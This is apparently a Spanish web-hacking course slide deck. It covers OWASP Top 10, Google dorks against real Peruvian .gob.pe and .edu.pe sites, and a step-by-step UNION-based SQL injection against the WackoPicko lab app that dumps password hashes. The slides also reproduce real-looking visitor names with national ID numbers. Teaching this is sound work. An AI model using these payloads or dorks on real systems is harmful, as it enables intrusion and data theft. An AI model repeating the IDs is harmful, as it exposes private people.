

Hacking de Aplicaciones WEB

SESION 2

 @WilliamMarchand

Temario General

- ◊ 1. Introducción al Hacking Web
- ◊ 2. Protocolos y arquitectura web
- ◊ 3. Escaneo y enumeración de servicios Web
- ◊ 4. Inyección SQL (SQLi)
- ◊ 5. Cross Site Scripting (XSS)
- ◊ 6. Uso de herramientas (ZAP, BurpSuite)
- ◊ 7. File Upload
- ◊ 8. Explotación
- ◊ 9. Pruebas de autenticación.

Conceptos Previos

3

OWASP

- ◊ **OWASP (Open Web Application Security Project)** es un proyecto de código abierto dedicado a determinar y combatir las causas que hacen que el software sea inseguro. La Fundación OWASP es un organismo sin ánimo de lucro que apoya y gestiona los proyectos e infraestructura de OWASP

www.owasp.org



OWASP
Open Web Application
Security Project

4

OWASP Top 10 - 2013

T10

OWASP Top 10 Application Security Risks – 2013

A1 – Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2 – Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

A3 – Cross-Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A4 – Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

5

OWASP Top 10 - 2013

A5 – Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

A6 – Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

A7 – Missing Function Level Access Control

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

A8 - Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

A9 - Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

A10 – Unvalidated Redirects and Forwards

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

6

https://www.owasp.org/images/f/8/OWASP_Top_10_-2013.pdf


OWASP Top 10 - 2013

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

WEB Spoofing

- ❖ El Web Spoofing consiste en la suplantación de una página web real por otra falsa con el fin de realizar una acción fraudulenta
- ❖ Enruta la conexión de una víctima a través de una página falsa hacia otras páginas WEB con el objetivo de obtener información de dicha víctima (páginas web vistas, información de formularios, contraseñas etc.). La página web falsa actúa a modo de proxy, solicitando la información requerida por la víctima a cada servidor original y saltándose incluso la protección SSL.

WEB Spoofing



9

Metodología de Hacking ético



10

Fingerprinting Enumeración

Herramientas de consultas y búsquedas

11

Google Hacking

- ◊ **site:**unheval.edu.pe
- ◊ **site:**munitingomaria.gob.pe -www
- ◊ site:unheval.edu.pe inurl:login

[examen de admisión 2016-i universidad nacional hermilio valdizan
academicos.unheval.edu.pe login-alumno.aspx](http://examen.de/admision/2016-i/universidad/nacional/hermilio/valdizan/academicos.unheval.edu.pe/login-alumno.aspx)

- ◊ **site:mef.gob.pe intitle:"index of"**

[Index of /visor/images - Mef](http://ofi3.mef.gob.pe/visor/images/)

ofi3.mef.gob.pe/visor/images/

Index of /visor/images. Parent Directory · banner.jpg · ext_peru.png · ext_peru_2.png · info.loading.gif · logo-dgip-mef.png · measurement.png ...

[Index of /a/js/dojo-release-1.7.2/appcu/resources/images](http://ofi3.mef.gob.pe/a/js/dojo-release-1.7.2/appcu/resources/images/)

ofi3.mef.gob.pe/a/js/dojo-release-1.7.2/appcu/resources/images/

Index of /a/js/dojo-release-1.7.2/appcu/resources/images. Parent Directory · A_Delete_MoA_ZoomIn_Sm_N.png · Thumbs.db · accept.png · add-16x16.

Index of /a/js/dojo-release-1.10.0/dojox

```

• Parent Directory
• CONTRIBUTING.md
• LICENSE
• NodeList/
• README.md
• analytics
• analytics_is_uncompressed.js
• analytics/
• app/
• atom/
• av/
• calc/
• calendar/
• charting/
• collections/
• collections_is_uncompressed.js
• collections/
• color_is_uncompressed.js
• color/

```

Google Hacking

- ◊ **site:unas.edu.pe intitle:"index of"**


```
Index of /investigacion/sites/all/modules/custom/superhero_framework ...
www.unas.edu.pe/investigacion/sites/all/modules/custom/superhero.../css/ ▾
Index of /investigacion/sites/all/modules/custom/superhero_framework/modules/superhero_portfolio/css...
[ICO] Name Last modified Size Description [DIR] ...
Index of /investigacion/sites/all/modules/ckeditor/images/buttons ...
www.unas.edu.pe/investigacion/sites/all/modules/ckeditor/images/buttons/ ▾
Name Last modified Size Description [DIR] Parent Directory, - [IMG] about.png, 14-Aug-2016
15:58, 843 [IMG], anchor.png, 14-Aug-2016 15:58, 757 [IMG] ...
```

- ◊ **site:munitingomaria.gob.pe -www**
- ◊ **site:unheval.edu.pe inurl:login**
- ◊ **site:mef.gob.pe intitle:"index of"**

13

Google Hacking


- ◊ **site:unheval.edu.pe intitle:"backup"**



14

Google Hacking

- ◊ site:*.edu.pe intitle:"backup"



15

Google Hacking

- ◊ site:*.edu.pe inurl:login

Iniciar sesión

La información que ingrese al momento de registrarse en este catálogo será utilizada de términos de la institución Política de Privacidad.

INTRANET MED

INGRESO A LAS SALAS DE TRABAJO

Usuario:

Contraseña:

Ingresar

Máximo 12 caracteres, solo se deben ingresar numero y letras en minúsculas.

¿Deseas ver el manual de usuario?

16

Google Hacking

- ◊ **allinurl:admin backup**

Index of /admin/backup/			
Name	Last modified	Size	
Parent Directory	27-Apr-2016 13:26	-	
vinylmusix.com - 01. September, 2008 - 23....	01-May-2012 16:14	343k	
vinylmusix.com - 02. August, 2005 - 21.17.sql	01-May-2012 16:14	81k	
vinylmusix.com - 02. August, 2005 - 21.59.sql	01-May-2012 16:14	81k	
vinylmusix.com - 02. August, 2009 - 09.57.sql	01-May-2012 16:14	380k	
vinylmusix.com - 02. January, 2005 - 20.08...	01-May-2012 16:14	52k	
vinylmusix.com - 02. January, 2005 - 20.29...	01-May-2012 16:14	52k	
vinylmusix.com - 02. March, 2006 - 14.55.sql	01-May-2012 16:14	115k	
vinylmusix.com - 02. March, 2006 - 21.33.sql	01-May-2012 16:14	116k	
vinylmusix.com - 02. March, 2013 - 12.25.sql	02-Mar-2013 12:51	582k	
vinylmusix.com - 02. November, 2006 - 19.5...	01-May-2012 16:14	189k	

17

Google Hacking

- ◊ **site:gob.pe inurl:8008 -intext:8008**

VISITAS A LA MUNICIPALIDAD DE SAN BORJA										
FECHA	VISITANTE	DOCUMENTO	ENTIDAD	MOTIVO	SEDE	EMPLEADO PÚBLICO	OFICINA / CARGO	LUGAR DE REUNION	HORA ING.	HORA SAL.
13/01/2017	LUIS ROMERO MARURI	DNI 10538110	PARTICULAR	GESTIÓN ADMINISTRATIVA	PALACIO MUNICIPAL	EDUARDO VIVANCO ANTAYHUA	UNIDAD DE DEFENSA CIVIL [JEFÉ UNIDAD DE DEFENSA CIVIL]	OFICINA JEFE	15:25	16:07
13/01/2017	GERALDINE ROSPIGLIOSI DONGO	DNI 42098477	PARTICULAR	GESTIÓN ADMINISTRATIVA	PALACIO MUNICIPAL	JUAN ALEXIS SALAZAR SANABRIA	UNIDAD DE CONTABILIDAD [JEFÉ UNIDAD DE CONTABILIDAD]	OFICINA JEFE	15:25	16:07
13/01/2017	MICHAEL ALFREDO BAGLIETTO ROJAS	DNI 42562223	PARTICULAR	GESTIÓN ADMINISTRATIVA	PALACIO MUNICIPAL	JESSICA VARGAS GOMEZ	GERENCIA DE DESARROLLO HUMANO (GERENTE DESARROLLO HUMANO)	OFICINA GERENTE	15:18	16:06
13/01/2017	MARIA ESTHER MARION CALDERON	DNI 08208816	PARTICULAR	GESTIÓN ADMINISTRATIVA	PALACIO MUNICIPAL	LUIS ERNESTO RIVERA HIDALGO	UNIDAD DE FISCALIZACION [JEFÉ UNIDAD DE FISCALIZACION]	OFICINA JEFE	12:52	13:15
13/01/2017	VILMA NORITA ESCOBAR COTILLO VDA. DE PEREZ	DNI 09997798	PARTICULAR	GESTIÓN ADMINISTRATIVA	PALACIO MUNICIPAL	JAVIER MARTIN DIEZ GASPAR	GERENCIA DE PARTICIPACION VECINAL [GERENTE DE PARTICIPACION VECINAL]	OFICINA GERENTE	12:16	17:30
13/01/2017	FLOR DE MARIA CENTURION CAMACHO	DNI 09296354	PARTICULAR	GESTIÓN ADMINISTRATIVA	PALACIO MUNICIPAL	LUIS ERNESTO RIVERA HIDALGO	UNIDAD DE FISCALIZACION [JEFÉ UNIDAD DE FISCALIZACION]	OFICINA JEFE	12:08	12:39

18

Google Hacking Database (GHDB)

- ◊ <https://www.exploit-db.com/google-hacking-database/>

The screenshot shows the Exploit Database homepage with the GHDB section highlighted. The search bar contains "Any Category" and "Search". The results table lists five entries:

Date	Title	Category
2017-01-12	inurl:cgi-bin "ARRIS Enterprises"	Various Online Devices
2017-01-09	inurl:action=php.login	Pages Containing Login Portals
2017-01-09	"Powered by Autoindex PHP Script" ext:php	Sensitive Directories
2017-01-09	inurl:"/viewlsts.aspx?BaseType="	Various Online Devices
2017-01-05	"All site content" ext:asp	Various Online Devices

19

URL encoding

- ◊ Caracteres se usan en HTTP para distinguir entre:
 - ◊ Las líneas de cada petición: \r \n
 - ◊ Cada parte de la petición HTTP (como entre el método y el URI): espacio
 - ◊ La trayectoria y los parámetros: ?
 - ◊ Cada parámetro: &
 - ◊ Un nombre de parámetro y el valor correspondiente: =
- ◊ Sin embargo, para la mayoría de los ataques estos caracteres son necesarios, para asegurar que un carácter se entienda como un valor y no como parte del delimitador de una petición; por lo que necesita ser codificado. La codificación más simple consiste en usar % seguido por el valor hexadecimal del carácter.

20

URL encoding

- Para recuperar el valor hexadecimal de un carácter dado, se puede utilizar la tabla ascii. La siguiente tabla muestra los caracteres utilizados como parte del protocolo HTTP y su valor codificado en URL:

Carácter	Valor codificado en URL
\r	%0d
\n	%0a
	%20 or ` + `
?	%3f
&	%26
=	%3d
;	%3b
#	%23
%	%25

21

SQL INJECTION (SQLi)

Top 01 OWASP

22

Lenguaje SQL

- ◊ **DDL (*Data Definition Language*)**

Lenguaje utilizado para la definición de la estructura de la base de datos. **CREATE TABLE, ALTER TABLE, DROP.**

- ◊ **DML (*Data Manipulation Language*)**

Utilizado para la modificación y manipulación de la información almacenada en la base de datos. **SELECT, INSERT INTO, UPDATE, DELETE.**

- ◊ Cláusulas y funciones: **FROM, WHERE, ORDER BY, COUNT()**

23

Recordando lo básico de SQL

- ◊ **SELECT * FROM tabla**

Extrae todos los registros de la tabla.

- ◊ **UPDATE tabla SET password = 'hackeame' WHERE user = 'admin'**

Cambia de valor el campo password de la tabla para el usuario admin.

- ◊ **SELECT * FROM tabla WHERE user='Admin' AND password='mypassword'**

Devuelve el registro del usuario Admin cuyo password sea mypassword

24

Que es SQL Injection

- ◊ Es la posibilidad de insertar sentencias de SQL en formularios o lugares de una aplicación que utiliza consultas SQL válidas que fueron configuradas y programadas por los desarrolladores, de tal forma que se pueda manipular o extraer información de una Base de Datos

25

Que es SQL Injection

```
<?php
    include('conexion_bd');
    $user = $_POST[ 'username' ];
    $pass = $_POST[ 'password' ];
    $query = "SELECT * FROM usuarios WHERE username='$user' AND password='$pass'";
    $result = @mysql_query($query);
    if(mysql_num_rows( $result ) >= 1 ) {
        echo "Bienvenido, ud accedió satisfactoriamente";
    }
    else {
        echo "Acceso denegado..."; }
?
?>
```

Código básico para una autenticación

26

Que es SQL Injection

```

<?php
    include('conexion_bd');
    $user = $_POST[ 'username' ];
    $pass = $_POST[ 'password' ];

    $query = "SELECT * FROM usuarios WHERE username='$user' AND password='$pass';";
    $result = @mysql_query($query);

    if(mysql_num_rows( $result ) >= 1 ) {
        echo "Bienvenido, ud accedió satisfactoriamente";
    }
    else {
        echo "Acceso denegado... ";
    }
?

```

No existe validación previa

Condición solo que sea mayor a CERO

27

SQL Injection

Inyectando código SQL

```

$user =admin' OR '1'='1 ;
$pass =cualquiera' OR '1'='1 ;
$query = "SELECT * FROM usuarios WHERE username=' admin'
OR '1'='1' AND password='cualquiera' OR '1'='1';";

```

SELECT * from users where login='malo' or '1'='1' and firstname='muymalo' or '1'='1';

	id	login	firstname	lastname	password	salt	tradebox	created_on	last_login_on
1	1	Sample User	Sample	User	3e912f5fc814831804d735dc2fcbc3cfaf75c28e3 NjM2	130	2009-01-05 14:29:00	2017-01-19 22:56:14	
2	2	bob	I Am Bob	Gilbert	abd09072e674720d87dd27122f67eedbc4b0d08 Mjkx	96	2009-01-05 14:51:05	2009-02-18 14:54:26	
4	4	scanner1	Scanner	1	af256af3d4fda990dbe546da04e5c75eae356ea ODDy	100	2009-02-18 14:46:21	2009-02-18 14:46:21	
5	5	scanner2	Scanner	2	f9335d39pb2b78018c2b8affa7fc7b0917a3300a7 MzI5	100	2009-02-18 14:46:34	2009-02-18 14:46:34	
6	6	scanner3	Scanner	3	43754746b4043c852864bb321e4f2648d1421c18 NzK3	100	2009-02-18 14:46:51	2009-02-18 14:46:51	
7	7	scanner4	Number	4	e514a672396679528c766a92a57ead4b22bc667 NjEx	100	2009-02-18 14:47:04	2009-02-18 14:47:04	
8	8	scanner5	Number	5	f38ae9b0b6blad2a2a721841c0cd9b31e044cb NTQw	100	2009-02-18 14:47:18	2009-02-18 14:47:18	
9	9	wanda	Wanda	Granat	4e4465300b14b314384aa6375a837f0532822d3c8 Nzcz	100	2009-02-18 14:53:23	2009-02-18 14:53:23	
10	10	calvinwatters	Calvin	Watters	81418ed6e9bd15076d2f43e17b9f5a27c7e55e7 NzC5	100	2009-02-18 14:56:11	2009-02-18 14:56:11	
11	11	bryce	Bryce	Boe	478fb0b83851b3d16ffc5a2554a4d616f1235156 NjY3	74	2009-02-18 14:57:36	2017-01-16 00:31:15	

10 rows in set (0.00 sec)

SQL Injection

Usando el operador UNION.

Ambas consultas deben tener el mismo número de columnas y estructura.

```
SELECT columna1,columna2 FROM tabla1 UNION SELECT colum1,colum2
FROM tabla2
```

◊ Ejemplo.

Una aplicación php para visualizar ciertos datos de una tabla vulnerable a SQLi.

Aplicación: sqlunion.php

29

SQL Injection

◊ Código referencial.

```
...
mysql_connect('127.0.0.1', 'root' , 'root');
mysql_select_db('wackopicko');
$id=$_GET['id'];
$query=mysql_query("SELECT id,login,firstname FROM users
WHERE id=$id");
while ($row = mysql_fetch_assoc($query)) {
    print "Login:".$row["login"]. "<br />";
    print "Nombre:".$row["firstname"]. "<br />";
}
...
```

30

SQL Injection

◊ Procedimiento.

1. Buscar la cantidad de columnas.

Sqlunion.php?id=1 UNION SELECT 1

Sqlunion.php?id=1 UNION SELECT 1,2

Sqlunion.php?id=1 UNION SELECT 1,2,3

The image shows three sequential screenshots of a web browser window. The URL in the address bar is 192.168.1.37/sqlunion.php?id=5 UNION SELECT 1. In the first screenshot, the page is blank. In the second, it shows 'Login:scanner2' and 'Nombre:Scanner'. In the third, it shows 'Login:2' and 'Nombre:3'. This demonstrates that the query was modified to return two columns.

31

SQL Injection

◊ Procedimiento.

2. Extracción de datos (uso de funciones)

sqlunion.php?id=5 UNION SELECT 1,2,version()

The screenshot shows the result of the query 'sqlunion.php?id=5 UNION SELECT 1,2,version()'. The output includes 'Login:scanner2', 'Nombre:Scanner', 'Login:2', and 'Nombre:5.5.50-Ubuntu0.14.04.1'. The last part, '5.5.50-Ubuntu0.14.04.1', is highlighted with a red box, indicating the extracted database version.

sqlunion.php?id=5 UNION SELECT 1,2,database()

The screenshot shows the result of the query 'sqlunion.php?id=5 UNION SELECT 1,2,database()'. The output includes 'Login:scanner2', 'Nombre:Scanner', 'Login:2', and 'Nombre:wackopicko'. The last part, 'wackopicko', is highlighted with a red box, indicating the extracted database name.


32

SQL Injection


◊ Procedimiento.

2. Extracción de datos (uso de funciones)

sqlunion.php?id=5 UNION SELECT 1,2,user()



sqlunion.php?id=5 UNION SELECT 1,2,count(*)




33

SQL Injection

◊ Procedimiento.

2. Extracción de datos (nombres de bases de datos)

sqlunion.php?id=5 UNION SELECT 1,2,schema_name FROM information_schema.schemata



34

SQL Injection

❖ Procedimiento.

2. Extracción de datos. (nombres de tablas)

sqlunion.php?id=5 UNION SELECT 1,2,table_name FROM information_schema.tables

```

Login:2
Nombre_file_summary_by_instance
Login:2
Nombre_mutex_instances
Login:2
Nombre_performance_timers
Login:2
Nombre_rwlock_instances
Login:2
Nombre_setup_consumers
Login:2
Nombre_setup_instruments
Login:2
Nombre_setup_timers
Login:2
Nombre_threads
Login:2
Nombre_emails
Login:2
Nombre_referrers
Login:2
Nombre_uagents
Login:2
Nombre_users
Login:2
Nombre_admin

```

Lista de tablas

35

SQL Injection

❖ Procedimiento.

2. Extracción de datos. (nombres de tablas de BD específicas)

sqlunion.php?id=5 UNION SELECT 1,2,table_name FROM information_schema.tables WHERE table_schema='wackopicko'

```

Login:scanner2
Nombre:Scanner
Login:2
Nombre:admin
Login:2
Nombre:admin_session
Login:2
Nombre:cart
Login:2
Nombre:cart_coupons
Login:2
Nombre:guestbook
Login:2
Nombre:own
Login:2
Nombre:pictures
Login:2
Nombre:users

```

Lista de las tablas de la
Base de datos wackopicko

36

SQL Injection

❖ Procedimiento.

2. Extracción de datos. (nombres de columnas)

sqlunion.php?id=5 UNION SELECT 1,2,column_name FROM information_schema.columns WHERE table_name='users'

```

Login.scanner2
Nombre:Scanner
Login.2
Nombre:id
Login.2
Nombre:username
Login.2
Nombre:password
Login.2
Nombre:login
Login.2
Nombre:firstname
Login.2
Nombre:lastname
Login.2
Nombre:salt
Login.2
Nombre:tradebux
Login.2
Nombre:created_on
Login.2
Nombre:last_login_on

```

Lista de los nombres de las Columnas de la tabla users de la Base de datos wackopicko

37

SQL Injection

❖ Procedimiento.

2. Extracción de datos. (registros)

sqlunion.php?id=5 UNION SELECT 1,login,password FROM wackopicko.users

Nombre	login	password
Login:scanner2		
Nombre:Scanner		
Login:Sample User		
Nombre:e912f8fc814831804d735dc2fbcb3cf75c28e3		
Login:bob		
Nombre:abd09072e674720d87dd27122f67eedbe4b0d08		
Login:scanner1		
Nombre:a2f56af3d44fda990dbe546daa04e5c75eac356ea		
Login:scanner2		
Nombre:f9335d39b2b78018c2b8affa7fc7b0917a3300a7		
Login:scanner3		
Nombre:43754746b4043c852864bb321e4f2648d1421c18		
Login:scanner4		
Nombre:e514a672396679528c766a92a857eac4b22bc667		
Login:scanner5		
Nombre:f38ae9b0b61ad2a2a2721841c0cc89b31e044cb		
Login:wanda		
Nombre:4e4465300b14b314384a6375a837f0532822d3c8		
Login:calvinwriters		
Nombre:81418ed6e9bd15076d2f43e17b9f5a27c7e55e47		
Login:bryce		
Nombre:478fb0b83851b3d16ff5a2554a4d616f1235156		

Registros de los nombres de usuario y password de la tabla users.

38

SQL Injection

❖ Procedimiento.

2. Extracción de datos. (registros)

```
sqlunion.php?id=5 UNION SELECT 1,2,CONCAT(login,' : ',password)
FROM wackopicko.users
```

Nombre	password
Login:scanner2	
Nombre Scanner	
Login:2	
Nombre Sample User	:3e912f8fc814831804d735dc2fbc3cfa75c28e3
Login:2	
Nombre bob	:abd09072e674720d87ddd2712f67eedbc4b0d08
Login:2	
Nombre scanner1	:af256af3d4fda990dbe546daa04e5c75eae356ea
Login:2	
Nombre scanner2	:f9335d39b2b78018c2b8affa7fc7b0917a3300a7
Login:2	
Nombre scanner3	:43754746b4043c852864bb321e4f2648d1421c18
Login:2	
Nombre scanner4	:e514a672396679528c766a92a857eac4b22bc667
Login:2	
Nombre scanner5	:f38ae9b0b6b1ad2a2a2721841cc0cc89b31e044cb
Login:2	
Nombre wanda	:4e4465300b14b314384a6375a837f0532822d3c8
Login:2	
Nombre calvinwatters	:81418ed6e9bd15076d2ff3e17b9f5a27c7e55ef7
Login:2	
Nombre bryce	:478fb0b83851b3d16ff5a2554a4d616f1235156

Registros de los nombres de usuario y password de la tabla users.
Usando CONCAT

Son Hashes.
Para MD5: 128 bits.
Para SHA1: 160 bits.

39

DESAFIO 2

- ❖ Obtener las contraseñas (es probable que estén con Hash) de los usuarios de una aplicación que será indicada en clases.
- ❖ Para la obtención de las contraseñas a partir de un Hash, SOLO se deberá usar una herramienta en Kali Linux, como por ejemplo Jhon The Ripper.

NOTA: El acceso al objetivo será desde una sola y única computadora por equipo de trabajo.

PUNTOS G: 3

40

DESAFIO 3

- ❖ La empresa ACME tiene una aplicación que posee vulnerabilidades.
- ❖ Con los conocimientos de SQLi, determinar si existe esa vulnerabilidad.
- ❖ De existir vulnerabilidad SQLi, extraer los passwords de todos los usuarios existentes en la base de datos.

NOTA: Para la obtención de puntos se deberá presentar la secuencia de sentencias SQL que utilizó

PUNTOS G: 10

Nota: Aplicación ACME original adaptada por OPEN-SEC y modificada para este laboratorio por el instructor del curso.


41

Herramientas ZAP y TamperData

42

OWASP Zed Attack Proxy


- ❖ Herramienta scanner a nivel de aplicaciones.



43

OWASP Zed Attack Proxy

- ❖ Herramienta integrada con ZAP para la codificación/decodificación



44

TamperData

- ❖ Herramienta que se utiliza para la captura del tráfico web entre el navegador y el servidor Web.
- ❖ Con esta herramienta es posible modificar los valores de los parámetros que se envían al servidor, con el fin de obtener respuestas a conveniencia.
- ❖ Se instala como complemento en el navegador Iceweasel de Kali o Mozilla Firefox. Chrome tiene una solución parecida.

45

TamperData

Tamper Data - Siguientes peticiones

Comenzar modificación Parar modificación Limpiar Opciones Ayuda Ver todo

H...	Duraci...	Duración to...	Tama...	Méto...	Estado	Tipo de contenid...	U...	Marcado...
11:48..	43 ms	43 ms	471	POST	200	application/ocsp-r...	http...	LOAD_NORM...
11:48..	741 ms	741 ms	154	GET	200	text/xml	http...	LOAD_BYPAS...
11:48..	968 ms	968 ms	561	GET	200	text/xml	http...	LOAD_BYPAS...
11:48..	1387 ms	1387 ms	556	GET	200	text/xml	http...	LOAD_BYPAS...
11:48..	1190 ms	1190 ms	555	GET	200	text/xml	http...	LOAD_BYPAS...
11:48..	47 ms	47 ms	471	POST	200	application/ocsp-r...	http...	LOAD_NORM...
